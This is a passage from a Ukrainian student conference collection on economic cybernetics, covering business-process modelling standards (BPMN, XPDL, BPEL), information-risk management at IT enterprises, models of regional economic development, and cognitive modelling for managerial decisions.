результаті, перевага була віддана *BPEL*, оскільки саме він підтримувався такими корпораціями, такими як: *IBM, Microsoft* і *BEA*. У той же час, усе це не заважає йому конкурувати зі стандартом *XPDL*, що підтримується *Workflow Management Coalition*, в якій входять такі великі постачальники як *Adobe Systems, Fujitsu, TIBCO Corporation, BEA Systems*. Компанія, *BEA Systems*, в *2008* році була придбана компанією *Oracle*, а наприкінці 2009 *Oracle* викупила фірму *Sun*, ще одного великого постачальника програмних і апаратних рішень, що підтримує розвиток *java*-проектів. Характерно, що протягом уже декількох років компанія *Oracle* регулярно купує компанії конкурентів або дрібних постачальників, посилюючи лінійки своїх популярних продуктів *[2]*. Подібні тенденції злиття і поглинань, особливо в пост-кризовий період, дозволяють розраховувати на подальше об'єднання та уніфікацію стандартів моделювання бізнес-процесів.

Таким чином, досвід практичного застосування показує, що деякі розповсюджені стандарти вендорів непогано справляються із суміжними областями *[3-10]*, а підтримка найбільших виробників практично переміщує непопулярні стандарти в нові ніші або в, так звані, *«опційні»* властивості програмних продуктів.

Висновки. Отже, в останнє десятиріччя в галузі інформатизації бізнес-процесів, сформувалося стійке розуміння основних концепцій мов опису та моделювання бізнес-процесів. Галузь зосередилася навколо трьох із них: *BPMN, XPDL* і *BPEL*. Одночасно, усе це не перешкоджає великим консорціумам з окремих питань *[1]* вступити в негласну конфронтацію, що призводить, по-перше, до практично повного взаємного ігнорування нотаціями одна одну, а, по-друге, виникають очевидні ускладнення інтерпретацій однієї й тієї ж моделі бізнес-процесу в межах різних стандартів. Звичайно, предметні області кожного із трьох названих стандартів приблизно схожі, але мета і завдання кожного з них, гранично різні: для *BPMN* – це графічна інтерпретація моделі, для *XPDL* – семантика її зберігання та проміжна ланка між іншими стандартами, а *BPEL* – це категорія високо-рівневої мови опису взаємодії бізнес-процесів. Остаточна ситуація склалась таким чином, що детальний розгляд і аналіз стандартів, а також, дискусії, що розвернулися серед самих розробників цих нотацій, не дозволяють з упевненістю і однозначно стверджувати про вищезазначені розбіжності. Скоріше, все це можна пояснити таким чином: для кожної пари стандартів, тобто, для *BPMN – XPDL*, *XPDL – BPEL* та *BPMN – BPEL*

існують свої особливі проблеми стосовно особливостей моделювання та інтерпретації бізнес-процесів. В результате, це можуть бути проблеми взаємної інтерпретації, збереження цілісності і адекватності моделей, перетинання множини рішень у рамках стандартів завдань і багато чого іншого. Розв'язання усіх цих проблем перекладене на плечі постачальників засобів інформатизації, а кінцевий споживач, досить часто, поставлений перед самостійним вибором оцінки необхідності використання відповідних моделей і стандартів бізнес-процесів у своїй діяльності.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Артамонов И. В. Современные стандарты описания и исполнения бизнес-процессов [Електронний ресурс] – Режим доступу: *http://ecm-jour nal.ru/post/Sovremennye-standarty-opisanija-i-ispolnenija-biznes-processov.aspx.*

2. Kopp A. Разработка подхода к анализу и оптимизации диаграмм потоков данных [Text] / A. Kopp, D. Orlovskyi // ScienceRise. – 2017. – Vol. 7. – P. 33–42. DOI: 10.15587/2313-8416.2017.107048.

3. Tom Baeyens. 3 Approaches To Transform Analysis Diagrams Into Executable Processes. 2008 / [Електронний ресурс] – Режим доступу: // *http://processdevelopments.blogspot.com/2008/10/3-approaches-to-transform-analy sis.html*.

4. The BPMN-XPDL-BPEL value chain / Keith Swenson, 2006 – [Електронний ресурс] – Режим доступу: *http://kswenson.wordpress.com/ 2012/05/ 26/bpmn-xpdl-bpel/*.

5. Harish Gaur. BPEL Cookbook. Best Practices for SOA-based integration and composite applications development / Editors: Harish Gaur, Markus Zirn. – Birmingham, UK: Packt Publishing Ltd., 2006. – 185 pp.

6. Кулямин В. В. Технологии программирования. Компонентный подход / В. В. Кулямин. – М.: БИНОМ, 2006. – 464 с.

7. Ontology-Based Heuristics for Process Behavior: Formalizing False Positive Scenarios [Text] / [J. Roa, E. Reynares, M. L. Caliusco, P. Villarreal et al.] // International Conference on Business Process Management. – Springer, Cham, 2016. – P. 106–117. DOI: 10.1007/978-3-319-58457-7_8

8. Web Services Choreography Description Language Version 1.0 / Nickolas Kavantzas, David Burdett [etc.]. – [Електронний ресурс] – Режим доступу: *http://www.w3.org/TR/ws-cdl-10/*.

9. Why BPEL is not the holy grail for BPM / Pierre Vigneras, 2008 – [Електронний ресурс] – Режим доступу: *http://www.infoq.com/articles/bpelbpm*.

10. Wasilewski A. Business process management suite (BPMS) market changes 2009 – 2015 [Text] / A. Wasilewski // Information Systems in Management. – 2016. – Vol. 5. – P. 585–592.

Романенко Василь Русланович,
студент групи ЕКМ-18-1
ННІ інформаційних технологій
Науковий керівник:
Ріппа Сергій Петрович,
д.е.н., професор кафедри
економічної кібернетики

УПРАВЛІННЯ РИЗИКАМИ ІТ-ПІДПРИЄМСТВА В УМОВАХ ФОРМУВАННЯ ІНФОРМАЦІЙНОЇ ЕКОНОМІКИ

Анотація. *У статті розглядаються основні аспекти проблематики управління ризиками ІТ-підприємств. Забезпечення ефективного управління результатами діяльності сучасних ІТ-підприємств призводить до позитивної динаміки, якщо використовувати інструменти ризикології. Проаналізовано основні напрями управління ризиками в умовах інформатизації.*

Ключові слова: *управління ризиками, ІТ-підприємства, інформаційні системи, захист інформації, кібер-тероризм, інформаційний простір.*

Постановка проблеми. Інформаційний розвиток зумовив виникнення та становлення інформаційного суспільства в якому сформувався певний сегмент економічної діяльності, що отримав назву інформаційна економіка, яка спеціалізується у таких напрямках як вироблення та реалізація інформаційної продукції та технологій, виробництва нової продукції у окремих видах економічної діяльності – як фінанси, маркетинг, менеджмент, а також виконання інформаційного забезпечення різних видів діяльності економічних суб'єктів.

Впровадження нових інформаційних технологій завжди пов'язане з новими ризиками. Чим складнішою є структура, тим вищим є ступінь ризику здійснення стосовно неї загроз: проникнення ззовні чи несанкціонований доступ зсередини підприємства, зокрема з метою фінансового шахрайства або розкриття комерційної таємниці, викривлення чи знищення інформації тощо.

Аналіз останніх досліджень і публікацій. Питання дослідження ризиків впровадження та експлуатації інформаційних систем розглядалися в наукових публікаціях вітчизняних і закордонних учених та спеціалістів інформаційних технологій. Вчені Бланк І. А., Вітлінський В. В., Луман Н., Марковіц Г., Найт Ф. Х., Самуельсон П. та інші розробили загальні принципи та інструментарій управління інформаційними ризиками *[1-3]*.

Мета статті полягає в дослідженні теоретичних і практичних основ управління ризика на ІТ-підприємствах та розробка шляхів щодо підвищення захисту від кіберзагроз в умовах розвитку інформаційного суспільства.

Виклад основного матеріалу дослідження. Під ризиками розуміють загрозу виникнення втрат або збитків у процесі створення, передачі, збереження та використання інформації в результаті застосування сучасних інформаційних технологій обробки даних засобами комп'ютерної та телекомунікаційної техніки. Розрізняють загрози двох типів: такі, що пов'язані з посяганням на інформаційні ресурси, і такі, що виникають під час впровадження та функціонування інформаційної системи самого підприємства.

Основними засобами інформаційних загроз є *[2, с.52–53]*:

- маніпулювання інформацією (дезінформація, викривлення інформації, запуск в інформаційне середовище неповної або неправдивої інформації);

- порушення встановленого порядку інформаційного обміну, необґрунтоване обмеження доступу до інформаційних ресурсів, протиправний збір і використання інформації;

- руйнування і використання чужих інформаційних ресурсів;

- інформаційний тероризм (розповсюдження вірусів, встановлення закладних пристроїв, використання засобів перехоплення інформації, нав'язування фальшивої, оприлюднення компрометуючої інформації тощо).

Процес управління інформаційними ризиками передбачає проведення процедур, а саме:

- аналіз та оцінку ризиків;
- вибір та оцінку рішень за результатами аналізу ризиків;
- створення та впровадження набору заходів та засобів для своєчасного

зменшення рівня ризиків до припустимої величини згідно з міжнародними стандартами ISO;

- впровадження моніторингу, аудиту та контролю стану інформаційної

безпеки для оцінки ефективності процесу управління ризиками [3, с.81].

Під час визначення ризиків встановлюють, які саме інформаційні ризики можуть існувати чи існують в діяльності суб'єкта підприємництва або в процесі проведення ним конкретної комерційної чи будь-якої іншої операції, яким чином вони можуть вплинути на діяльність чи операцію та яка існує ймовірність настання негативних наслідків від дії ризику. Оцінювання інформаційного ризику передбачає оцінку обсягу шкоди, яку може зазнати суб'єкт унаслідок впливу зазначеного ризику *[1, с.192]*.

Однією загрозою, яка є досить небезпечною для сучасного підприємництва в інформаційній сфері є уже відомий кібертероризм. Особлива небезпечність кібертероризму полягає в тому, що він одночасно несе в собі загрозу інформаційним ресурсам суб'єктів підприємництва і загрозу їх іміджу, суспільній оцінці їх діяльності. Найбільш поширеними загрозами виступають розповсюдження вірусів та різних шкідливих програм, що не лише руйнують програмне забезпечення, а і не дають можливості їх відновлювати.

Сучасна *IT*-інфраструктура підприємництва є досить уразливою і вимагає ефективного захисту. Натомість, забезпечення такого захисту з часом стає все більш дорогим і складним. На сьогодні в інформаційному просторі будь-якого бізнесу поширеними є проникнення до баз даних, викрадення логінів, паролів до електронної пошти, ознайомлення з поштовими повідомленнями, іншими інтернет-ресурсами суб'єктів підприємництва. Особливо поширеним є викрадення грошей з банківських рахунків, пластикових платіжних засобів.

Для зниження (мінімізації) ризику втрати інформації суб'єкти підприємництва мають вживати відповідних заходів, диференціюючи

їх відповідно до певних загроз. Серед таких заходів насамперед мають бути:

- формування правових умов захисту інформації безпосередньо в установах суб'єктів підприємництва. Під такими умовами слід розуміти розробку нормативно-правових документів стосовно захисту всіх видів інформації (документованої, електронної, а також інформації, яка існує у вигляді знань працівників суб'єктів);

- створення системи захисту інформації, яка функціонує в інформаційній мережі. Зазначена система має передбачати комплекс організаційних, технічних, апаратних, криптографічних заходів і забезпечувати гарантований захист від посягань на електронну інформацію суб'єктів підприємництва;

- забезпечення контролю за носіями інформації працівниками суб'єктів підприємництва, стосовно дотримання ними встановленого режиму захисту інформації;

- запровадження надійної системи документообігу в установах суб'єктів підприємництва;

- забезпечення надійної охорони установ суб'єктів підприємництва, особливо з погляду виключення можливості несанкціонованого доступу до їх документів чи електронних носіїв інформації *[1, с.197-198]*.

Основними видами ризику інформаційного впливу для суб'єктів підприємництва можуть бути:

- ризик втрати суб'єктом свого іміджу на певному ринку;

- ризик конфліктних ситуацій з власним персоналом, клієнтами, акціонерами, державними органами, контрагентами;

- ризик блокування роботи суб'єктів через численні перевірки їх діяльності.

Висновок. Отже, важливе місце у забезпеченні інформаційної безпеки суб'єктів підприємництва займає управління інформаційними ризиками. Для мінімізації інформаційних ризиків необхідним є забезпечення належного контролю за доступом до інформації через використання адміністративних та технічних засобів захисту. Удосконалення інформаційної системи передбачає організацію контролю несанкціонованого використання інформації та попередження її фальсифікації. Тому, є всі підстави вважати, що актуальність забезпечення інформаційної безпеки у діяльності сучасного підприємництва буде лише зростати.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Зубок М. І. Інформаційна безпека в підприємницькій діяльності / М. І. Зубок. К.: ГНОЗІС, 2015 - 216 с.

2. Зинкевич В. Информационные риски: анализ и количественная оценка / В. Зинкевич, Д. Штатов. Бухгалтерия и банки. 2007, №1. С.50–55.

3. Єжова Л.Ф. Економічні аспекти ризиків інформаційної безпеки / Наук.-практичний журнал, Сучасна спеціальна техніка, № 3(26), 2011, С.80-91.

Свідельський Олександр Михайлович,
студент групи ЕКМ-18-1
ННІ інформаційних технологій
Науковий керівник:
Галатенко Григорій Васильович,
к.ф.-м.н., с.н.с., доцент кафедри економічної кібернетики

МОДЕЛІ СТРАТЕГІЙ ЕКОНОМІЧНОГО РОЗВИТКУ РЕГІОНУ

У статті розглянуто основні підходи до оцінювання розвитку регіону. Запропоновано підхід до формування ефективної стратегії розвитку регіону на засадах економіко-математичного моделювання.

Ключові слова: *регіон; регіональний розвиток; стратегія розвитку регіону.*

MODELS OF THE ECONOMIC DEVELOPMENT STRATEGIES

The article considers the key approaches to assessing the development of a region. Authors'approach to effective regional development strategy is offered based on economic mathematical modelling.

Keywords: *region; regional development; development strategy of a region.*

Однією з проблем в Україні є між-регіональні контрасти в соціально-економічному розвитку. Останнім часом ці контрасти поглиблюються. Це значно ускладнює проведення єдиної політики регіональних перетворень. Існує нагальна потреба в безперервному, своєчасному, достовірному моніторингу соціально-економічної ситуації та методах формування стратегій.

Математичному моделюванню економічних процесів присвячено праці О.О. Бакаєва, В.Ф. Бесєдіна, В.М. Гейця, М.В. Михалевича, Ю.М. Харазішвілі, Є.А. Власова, М.О. Соколова тощо. В Україні існують значні науково-практичні напрацювання в галузі макроекономічного моделювання. Питання, присвячені реалізації регіональної політики держави, порушують у своїх працях такі відомі вітчизняні науковці, як: Т. Безверхнюк, М. Долішній, В. Керецман, С. Мельник, Д. Стеченко, О. Топчієв та інші.

Метою статті є огляд та аналіз існуючих економіко-математичних моделей оцінювання рівня соціально-економічного розвитку регіонів.

Стратегія регіонального розвитку має розроблятися відповідно до Державної стратегії регіонального розвитку, яка визначає пріоритетні напрямки для певного регіону. Необхідно чітко окреслити коло показників, які адекватно відображають загальноекономічну ситуацію в регіоні, та обрати методики, які надають можливість одержувати обґрунтовані результати. Огляд робіт показав, що для оцінювання соціально-економічного розвитку застосовуються статистичні дані, які розраховуються на базі офіційної статистичної інформації .

За останні роки дослідники у сфері розробки методик аналізу соціально-економічного розвитку регіонів накопичили суттєвий науково-практичний потенціал. Наприклад, європейські країни застосовують метод аналізу конкурентних переваг регіонів. Серед широкого спектру критеріїв обираються 6 найбільш вагомих, наприклад: географічне положення, доступ до ресурсів, кваліфікація робочої сили, розвиток регіональної фінансової системи, якість життя та політика місцевої влади. На основі даних характеристик оцінюється рівень розвитку територій [2].

Однією з найбільш розповсюджених методик оцінювання соціально-економічного розвитку регіонів в Україні є рейтингова оцінка регіону [3], згідно з якою: обираються 6 найважливіших економічних показників, обчислюється середнє арифметичне зважене для кожного

регіону на основі сум рейтингів конкретного регіону за кожним із показників та за результатами розрахунків визначається місце кожного регіону в загальному рейтингу. Вважається, що чим менше значення середнього арифметичного зваженого рейтингів, тим краще місце займає регіон. Недоліком цієї методики є те, що не відбувається класифікації показників на групи (фінансові, соціальні, промислові та інші).

Існує методика, яка базується на розрахунку інтегральних показників по всьому спектру характеристик (демографічні, економічні, виробництво, зайнятість тощо), які оцінюють соціально-економічний стан розвитку регіонів. Інтегральна оцінка соціально-економічного розвитку регіонів дає змогу виявити проблемні точки, порівняти ситуацію в різних регіонах [9].

Перші спроби здобути об'єктивні знання про майбутнє здебільшого пов'язані з розробленням нових і застосуванням традиційних методів математики та статистики. Унаслідок цього створено потужні методи, а саме: метод часових рядів; методи лінійного та нелінійного регресійного аналізу, як одновимірного, так і багатовимірного; методи імітаційного моделювання; економетричні моделі та ін. Моделювання регіонального розвитку у своїй основі розвивалося на базі моделей макроекономічного розвитку країни в цілому, основна увага економістів приділялася більшою мірою питанням розвитку світової та національних економік. [3]

Ю. Харазішвілі вказує на те, що моделі макроекономічного розвитку мають численні вади: в них не визначено, чи є інфляція реальним або фінансовим феноменом. У жодній моделі не обчислюються потенційний ВВП та коефіцієнт завантаження виробничих засобів і, як результат, ефективність економіки. Коефіцієнти еластичності виробничої функції розраховуються статистичними методами, що первісно містять похибки. Апроксимація макроекономічних взаємозв'язків лінійними регресійними рівняннями не в змозі адекватно відображати реальну економічну динаміку в умовах становлення ринкової економіки України. Кореляційно-регресійний аналіз взаємозв'язків макропоказників дозволяє виявити лише усереднену закономірність і не забезпечує строгої та точної відповідності в кожному окремому випадку [3].

Більшість моделей регіонального розвитку до останнього часу було побудовано на основі принципів раціонального розміщення продуктивних сил з метою найбільш ефективного розміщення певних галузей, без приділення уваги соціально-економічному розвитку регіону.

Після проведення індустріалізації популярність здобули балансові моделі, зокрема модель міжгалузевого балансу (далі – МГБ), побудована на основі відомої моделі В. Леонтьєва [5]. Мета балансового аналізу – дати відповідь на питання, що виникає в макроекономіці та пов'язане з ефективністю ведення багатогалузевого господарства. При цьому кожна галузь виступає, з одного боку, як виробник певної продукції, а з іншого – як споживач і своєї, і виробленої іншими галузями продукції. Але модель спрямована лише на визначення доцільності вкладання інвестиційних коштів у розвиток виробництва, тобто не розглядає регіон у його соціально-економічній цілісності. [6].

Г. Макаркіна зазначає, що при дослідженні регіональних процесів за моделлю МГБ найчастіше застосовуються методи, що діють в умовах повної визначеності. Однак у реальності значення технологічних коефіцієнтів і коефіцієнтів капіталомісткості не стабільні в часі, причому в умовах ринкової трансформації їхній розкид збільшується, що змушує використовувати інші підходи до оцінювання цих параметрів. Незважаючи на обґрунтованість умов і методів вирішення задачі знаходження шуканого вектора кінцевого продукту з використанням моделі МГБ у стохастичній постановці, її реалізація в умовах української економіки досить складна. [8].

В умовах імплементації європейських принципів регіональної політики у вітчизняну практику недостатнім стає планування розвитку виробничих галузей як основи економічного розвитку. Так, наприклад, В. Поліщук виділяє такі основні ознаки сталого розвитку регіону як: рівноважність; збалансованість; стабільність; конкурентоспроможність; безпека. Модель Т. Рудакової, попри очевидні плюси у вигляді врахування соціальної складової, не позбавлена недоліків, серед яких можна зазначити насамперед відсутність системи обмежень моделі, інтересів держави в цілому і, відповідно, акцентування на розвитку регіону у відриві від інтересів України. Також у моделі не враховано екологічну складову розвитку, що вкрай актуально для таких регіонів, як Донбас, Черкаська область, Карпати тощо. Цього недоліку позбавлена модель В. Поліщука, який розглядає регіон як соціально-економіко-екологічну систему. Його модель побудована на принципі сталого розвитку регіону. Методика дослідження базується на інтегральній оцінці рівня сталого розвитку регіонів. Розраховуються стандартизовані індекси, до яких належать індекси соціального, економічного та екологічного розвитку регіону [9].

Модель В. Артеменка, заснована на концепції якості життя. Показники якості життя і побудовані на їх базі моделі отримують дедалі більший розвиток в міжнародній практиці, зокрема в діяльності ООН. До системи показників якості життя, як правило, входять такі критерії: добробут, суспільство, охорона здоров'я, освіта, довкілля. В. Артеменко для моделювання якості життя запропонував цілком репрезентативну підбірку показників, які включають у себе такі критерії, як якість населення, добробут населення, якість соціальної сфери, довкілля, фінансового забезпечення. Кожний з указаних компонентів розбивається на групові індикатори, а кожний із групових індикаторів – на статистичні показники [10].

Проведене дослідження вказує на наявність потужного економіко-математичного інструментарію дослідження регіонального розвитку в Україні. Множинність підходів до моделювання соціально-економічного розвитку свідчить про важливість використання математичних методів у регіональних дослідженнях. Проте, наразі ще не розроблено універсальної моделі для проведення глибинного економічного аналізу та прогнозування розвитку регіонів. Принциповим недоліком існуючих моделей є неврахування необхідності складного взаємоузгодження інтересів регіонів і держави в цілому. Нагальною потребою в процесі розроблення моделі регіонального розвитку, адекватної як світовим тенденціям регіональної політики, так і вітчизняним реаліям, є розробка багаторівневої моделі, яка включала б взаємоузгодження інтересів та цілей як регіонів, так і України в цілому.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Желюк, Т. Моделювання динаміки соціально-економічного розвитку [Електронний ресурс] / Т. Желюк // Вісник Тернопільського національного економічного університету. – 2012. – № 1 http://www.nbuv.gov.ua/portal/Soc_Gum/Vtneu/2007_1/pdf/Zhelyuk%20T.pdf

2. Постанова КМУ «Про затвердження Державної стратегії регіонального розвитку на період до 2020 року»

3. Харазішвілі, Ю. М. Системне моделювання соціально-економічного розвитку України [Електронний ресурс] / Ю. М. Харазішвілі, О. О. Любіч // Проблеми та перспективи інноваційного розвитку економіки : матеріали XI Міжнародної науково-практичної конференції. – Режим доступу : http://iee.org.ua/files/alushta/07-harazishvili-sys temne_ model.pdf.

4. Верменич, Я. Моделі економічного районування в Україні: уроки радянського досвіду [Електронний ресурс] / Я. Верменич. – Режим доступу: http://histans.comJourn ALLxxx128

5. Леонтьев, В. В. Экономические эссе / В. В. Леонтьев. – М. : Политиздат, 2000. – 415 с. 6. Алібеков, Г. Математико-економічна модель Леонтьєва міжгалузевого балансу [Електронний ресурс] / Г. Алібеков // Менеджмент. – 2014. – № 10. – Режим доступу: http://www.nbuv.gov.ua/portal/Soc_Gum/Menedzhment/2008_10/alibek.htm.

6. Кудин, В. Анализ свойств модели Леонтьева при нечётко заданных параметрах критериальной функции методом базисных матриц [Електронний ресурс] / В. Кудин, Г. Кудин, А. Волошин. // Intenational Book Series. Information science and computing. – 2010. – № 7. – Режим доступу : http://www.foibg.com/ibs_isc/ibs-07/IBS07-p12.pdf.

7. Макаркіна, Г. В. Модель оптимізації розвитку економіки індустріального регіону в умовах невизначеності інформації / Г. В. Макаркіна // Вісник Донбаської державної машинобудівної академії. – 2011. – № 1.

8. Поліщук, В. Г. Стимулювання сталого розвитку регіону : автореф. дис. канд. екон. наук : / В. Г. Поліщук. – Луцьк, Луц. нац. техн. ун-т. – 2010.

9. Рудакова, Т. В. Економіко-математичне моделювання розвитку соціально-економічної системи регіону 2010.

10. Артеменко, В. Б. Комплексне оцінювання ефективності соціально-економічного розвитку регіонів на основі критеріїв якості життя населення / В. Б. Артеменко // Регіональна економіка. – 2005. – № 3.

Шкурпела Оксана Валеріївна,
студентка групи ЕКМ-18-1
ННІ інформаційних технологій
Науковий керівник:
Мамченко Світлана Дмитрівна,
к.т.н., доцент, доцент кафедри
економічної кібернетики

КОГНІТИВНЕ МОДЕЛЮВАННЯ СИТУАЦІЙ ПРИЙНЯТТЯ РІШЕНЬ НА ПІДПРИЄМСТВІ

Анотація. *У статті розглянуто когнітивні технології, які сприяють отриманню інформації для вирішення задач управління, що постають перед керівниками підприємств. Життєвий цикл підприємства, його зростання і спад залежить від часу прийняття управлінських рішень. Прийняття рішень – основна складова технологічного процесу управління.*

Ключові слова: *модель, моделювання, когнітивне моделювання, когнітивна карта, час прийняття управлінського рішення, когнітивні технології.*

Постановка проблеми. В умовах конкуренції і з появою на ринку нових підприємств основними завданнями, що стоять перед їх керівниками є:

1) виживання, зростання і адаптація в умовах мінливості ринку;

2) внутрішні зміни, які визначаються ефективним функціонуванням діяльності структури підприємства і способами швидкої адаптації до новостворених умов;

3) зовнішні чинники, які обгрунтовуються політичними, економічними, екологічними, етнічними та іншими аспектами, впливають на діяльність організації.

Для вирішення поставлених завдань керівник перебуває в постійному пошуку. Адже від прийнятого ним рішення залежить подальше функціонування та діяльність організації. Прийняття рішення - основна ланка в технологічному циклі управління [1]. Одним із способів прийняття рішення є когнітивні технології, що застосовуються в діяльності організацій.

Аналіз останніх досліджень і публікацій. Використання саме когнітивного підходу надає можливість при вирішенні управлінських завдань використовувати сукупність методів активізації процесів мислення, пізнання, сприйняття, пояснення та розуміння. Дослідженнями щодо використання інструментів когнітивного моделювання присвячені роботи таких закордонних та вітчизняних науковців як Р. Аксельрод, Б. Коско, Р. Солсо, З.К. Авдеева, С.В. Коврига, В.І. Максимов, Е.К. Корноушенко, М.О. Кизим, Т.А. Таран, В.Н. Шемаєв, Ф.С. Робертс, А.В. Марковський та інші. Однак використання когнітивного підходу та методів когнітивного моделювання для дослідження та оцінки розвитку складних соціально-економічних систем залишаються недостатньо вивченими, тому потребують подальшого дослідження.

Мета статті полягає у дослідженні можливостей покращення та спрощення процесу прийняття управлінських рішень на підприємстві шляхом застосування когнітивного моделювання. Проаналізувати технологію когнітивного аналізу, за допомогою якої менеджер-аналітик може виявити проблеми підприємства та швидко їх вирішити в умовах жорсткої ринкової конкуренції.

Виклад основного матеріалу дослідження.

Складнощі аналізу процесів прийняття управлінських рішень в таких областях як економіка, соціологія та екологія зумовлені низкою особливостей, властивих цим областям, а саме:

- багатоаспектністю процесів, які в них відбуваються і їх взаємозв'язком;
- відсутністю достатньої кількісної інформації про динаміку процесів;
- мінливістю характеру процесів в часі тощо.

Виходячи з цих особливостей, такі системи називають слабоструктурованими. Для аналізу та управління такого роду системами застосування когнітивного підходу дозволяє побачити і усвідомити логіку розвитку подій при великій кількості взаємозалежних факторів.

Ключовим поняттям в когнітивному моделюванні є «когнітивна карта», – це орієнтований граф, в якому привілейованою вершиною є деякий майбутій (як правило, цільовий) стан об'єкта управління, інші вершини відповідають факторам; дуги, що з'єднують чинники з вершиною стану мають товщину і знак, відповідний силі та напрямку впливу даного чинника на перехід об'єкта управління в даний стан, а дуги, що з'єднують фактори, показують подібність і відмінність впливу цих факторів на об'єкт управління [5].

Розробка моделі починається з побудови когнітивної карти, що відбиває ситуацію "як є". На основі сформованої когнітивної карти проводиться моделювання саморозвитку ситуації з метою виявлення позитивних тенденцій у розвитку. «Саморозвиток» дозволяє порівнювати суб'єктивні очікування з модельними. Основним в даному підході є поняття "ситуація". Ситуація характеризується набором так званих *базисних факторів*, за допомогою яких описуються процеси зміни станів в ситуації. Фактори можуть впливати один на одного, причому такий вплив може бути позитивним, коли збільшення (зменшення) одного фактора приводить до збільшення (зменшення) іншого чинника, і негативним, коли збільшення (зменшення) одного фактора приводить до зменшення (збільшення) іншого чинника.

Слід зазначити, що когнітивна карта відображає лише факт наявності впливів факторів один на одного. У ньому не відображається ні детальний характер цих впливів, ні динаміка зміни впливів в залежності від зміни ситуації, ні тимчасові зміни самих факторів. Одним з основних підходів, які розширюють можливості використання когнітивних карт, є моделювання можливих сценаріїв рішень із заданого набору операцій. Моделювання являє собою циклічний процес, в результаті якого знання про досліджувані проблеми розширюються і уточнюються, а вихідна модель постійно вдосконалюється [3].

Розвиток підприємства безпосередньо залежить від прийняття управлінських рішень особами, які відповідають їх прийняття. Відповідно до різних видів робіт ними можуть бути менеджери-аналітики. У своїй роботі такий фахівець використовує певну покрокову технологію когнітивного аналізу, яка влючає:

1. первинний збір інформації про проблему;
2. системне дослідження проблемної ситуації (проблема носить постійний або змінний характер);
3. Відомості про предметну область, в якій виникла проблема;
4. створення когнітивної моделі досліджуваної проблеми;
5. структурний аналіз когнітивної проблемної ситуації;
6. структурні властивості когнітивної моделі проблемної ситуації;
7. моделювання рішення проблеми, засноване на цільовому підході;
8. можливі результати на рівні моделі, відсів застосованих моделей;
9. предметна інтерпретація результатів моделювання;
10. аналіз отриманих результатів і виявлення нових знань про зміни ситуації.

Традиційні SWOT-аналіз і STEEPLE-аналіз допомагають розширити спектр чинників, які можуть вплинути на проблему, що виникає в життєвому циклі підприємницької структури [4]. За допомогою SWOT-аналізу менеджер-аналітик може провести аналіз сильних і слабких сторін розвитку досліджуваного об'єкта в їх взаємодії з загрозами і можливостями, а також дозволяє визначити актуальні проблемні області, вузькі місця, шанси і небезпеки, з урахуванням факторів зовнішнього середовища.

За допомогою STEEPLE-аналізу (рисунок 1) менеджер-аналітик може розглядати зовнішнє середовище. Можна виділити визначальні зв'язки, спрямовані з нижніх рівнів ієрархії системи до верхніх, а також зворотні і міжрівневі. Екологічний фактор впливає на технологічний і економічний, економічний фактор впливає на політичний фактор тощо. Зміна будь-якого фактора цієї системи призведе до зміни інших.

Використовуючи автоматизовані системи управління в поєднанні з когнітивними методами аналізу ситуацій, менеджер-аналітик в змозі створити модель вирішення проблеми. Отже, може вплинути на управління підприємством в режимі реального часу при існуючих технологічних, економічних, політичних та інших умовах, орієнтуючись на споживача і ефективно виконуючи маркетингову, організаційну, виробничу і фінансову функцію підприємства.




Рис. 1. Фактори STEEPLE-аналізу

Завданням аналізу ситуацій на основі когнітивних карт науковці поділяють на два типи:

1) статичний аналіз або аналіз впливів – це аналіз досліджуваної системи за допомогою вивчення структури взаємозв'язків когнітивної карти, який дозволяє виявити структуру системи, знайти найбільш значущі складові елементи, оцінити їх взаємовплив. Тобто, на основі дослідження взаємодії складових елементів є можливість оцінювати поширення впливу по когнітивній карті, що змінює їх стан (значення);

2) динамічний аналіз – це аналіз, який базується на основі генерації можливих сценаріїв розвитку ситуації у часі (імпульсне моделювання) [4, с.91].

Використовуючи автоматизовані системи управління в поєднанні з когнітивними методами аналізу ситуацій, менеджер-аналітик в змозі створити модель вирішення проблеми. Отже, може вплинути на управління підприємством в режимі реального часу при існуючих технологічних, економічних, політичних та інших умовах, орієнтуючись на споживача і ефективно виконуючи маркетингову, організаційну, виробничу і фінансову функцію підприємства.

